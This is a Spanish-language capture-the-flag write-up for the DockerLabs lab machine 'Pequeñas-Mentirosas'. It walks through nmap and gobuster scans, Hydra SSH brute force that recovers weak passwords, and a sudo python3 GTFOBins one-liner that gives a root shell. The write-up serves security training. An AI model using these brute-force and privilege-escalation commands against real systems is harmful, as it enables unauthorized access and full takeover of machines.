🏴‍☠️ Write-Up: Máquina "Pequeñas-Mentirosas"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.



```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 22:18 -04
Initiating ARP Ping Scan at 22:18
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:18, 0.28s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:18
Completed Parallel DNS resolution of 1 host. at 22:18, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:18
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 22:18, 8.87s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000030s latency).
Scanned at 2025-06-03 22:18:09 -04 for 9s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 9.63 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 85332 (7.270MB)
```


🎯 2. Escaneo y Enumeración

Ahora, hago un escaneo más agresivo a los puertos abiertos encontrados anteriormente con intención de obtener las versiones de sus servicios.




```
┌──(root㉿kali)-[~]
└─# nmap -p22,80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 22:18 -04
Nmap scan report for 172.17.0.2
Host is up (0.000064s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 9e:10:58:a5:1a:42:9d:be:e5:19:d1:2e:79:9c:ce:21 (ECDSA)
|_  256 6b:a3:a8:84:e0:33:57:fc:44:49:69:41:7d:d3:c9:92 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
```

Uso Gobuster para buscar directorios de la web, pero no encontré nada interesante.



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 85]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

En el código fuente de la interfaz principal de la web se nos dice que la clave para “A” (supongo es un usuario) se encuentra en archivos. Pero como soy impaciente, primero planeo aplicar fuerza bruta a SSH.




view-source:http://172.17.0.2/

```
<html><body><h1>Pista: Encuentra la clave para A en los archivos.</h1></body></html>
```


💥 3. Explotación de Vulnerabilidades

Aplico fuerza bruta con Hydra al servicio SSH con el usuario “a” encontrado anteriormente y el diccionario de rockyou.txt.




```
┌──(root㉿kali)-[~]
└─# hydra -l a -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-03 22:21:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: a   password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-03 22:22:25
```

Entro mediante SSH con las credenciales encontradas anteriormente.




```
┌──(root㉿kali)-[~]
└─# ssh a@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:k21i9gNka9bAHgFRx7TjoBoqirDbAkhw/dp9dfTXRRs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
a@172.17.0.2's password:
Linux dd180fdafe6b 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
a@dd180fdafe6b:~$ whoami
a
a@dd180fdafe6b:~$ id
uid=1001(a) gid=1001(a) groups=1001(a)
```

Me pongo a buscar en directorios archivos normales y archivos ocultos. Me encuentro que hay otro usuario llamado “spencer”.




```
a@dd180fdafe6b:/home$ ls -la
total 16
drwxr-xr-x 1 root    root    4096 Sep 27  2024 .
drwxr-xr-x 1 root    root    4096 Jun  4 02:16 ..
drwxr-xr-x 2 a       a       4096 Sep 27  2024 a
drwxr-xr-x 2 spencer spencer 4096 Sep 27  2024 spencer
```

Aplico fuerza bruta con Hydra al usuario “spencer” en el servicio SSH. Encuentro una contraseña.



```
┌──(root㉿kali)-[~]
└─# hydra -l spencer -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-03 22:30:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: spencer   password: password1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-03 22:30:26
```


Bueno, antes de cambiar al usuario spencer revisé más directorios y encontré estas claves. Como eran varias decidí dejarlas para después en caso de que las opciones más simples no funcionaran (como un plan B, no sé si son útiles).



```
a@dd180fdafe6b:/srv/ftp$ ls -la
total 56
drwxr-xr-x 1 root root 4096 Sep 27  2024 .
drwxr-xr-x 1 root root 4096 Sep 27  2024 ..
-rw-r--r-- 1 root root   48 Sep 27  2024 cifrado_aes.enc
-rw-r--r-- 1 root root   37 Sep 27  2024 clave_aes.txt
-rw-r--r-- 1 root root 1704 Sep 27  2024 clave_privada.pem
-rw-r--r-- 1 root root  451 Sep 27  2024 clave_publica.pem
-rw-r--r-- 1 root root   33 Sep 27  2024 hash_a.txt
-rw-r--r-- 1 root root   33 Sep 27  2024 hash_spencer.txt
-rw-r--r-- 1 root root   40 Sep 27  2024 mensaje_hash.txt
-rw-r--r-- 1 root root  256 Sep 27  2024 mensaje_rsa.enc
-rw-r--r-- 1 root root   24 Sep 27  2024 original_a.txt
-rw-r--r-- 1 root root   78 Sep 27  2024 pista_fuerza_bruta.txt
-rw-r--r-- 1 root root   68 Sep 27  2024 retos.txt
-rw-r--r-- 1 root root   67 Sep 27  2024 retos_asimetrico.txt
```


🔐 4. Escalada de Privilegios y Post-explotación

Me cambio al usuario “spencer” y aplico “**sudo -l**” para intentar escalar privilegios, ya que podré ver los usuarios que pueden ejecutar un archivo con permisos sudo. Encuentro a **python3** con permisos sudo.



```
spencer@dd180fdafe6b:~$ sudo -l
Matching Defaults entries for spencer on dd180fdafe6b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User spencer may run the following commands on dd180fdafe6b:
    (ALL) NOPASSWD: /usr/bin/python3
```

Busco en GTFOBINS algun comando respecto a python3 para escalar privilegios, el más similar es de python, pero intento cambiarlo a python3.



interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

Ingreso el comando encontrado en GTFOBINS, lo cambio a python3 y ha funcionado exitosamente.



```
spencer@dd180fdafe6b:~$ sudo python3 -c 'import os; os.system("/bin/sh")'
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

Acceso a root exitoso.

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.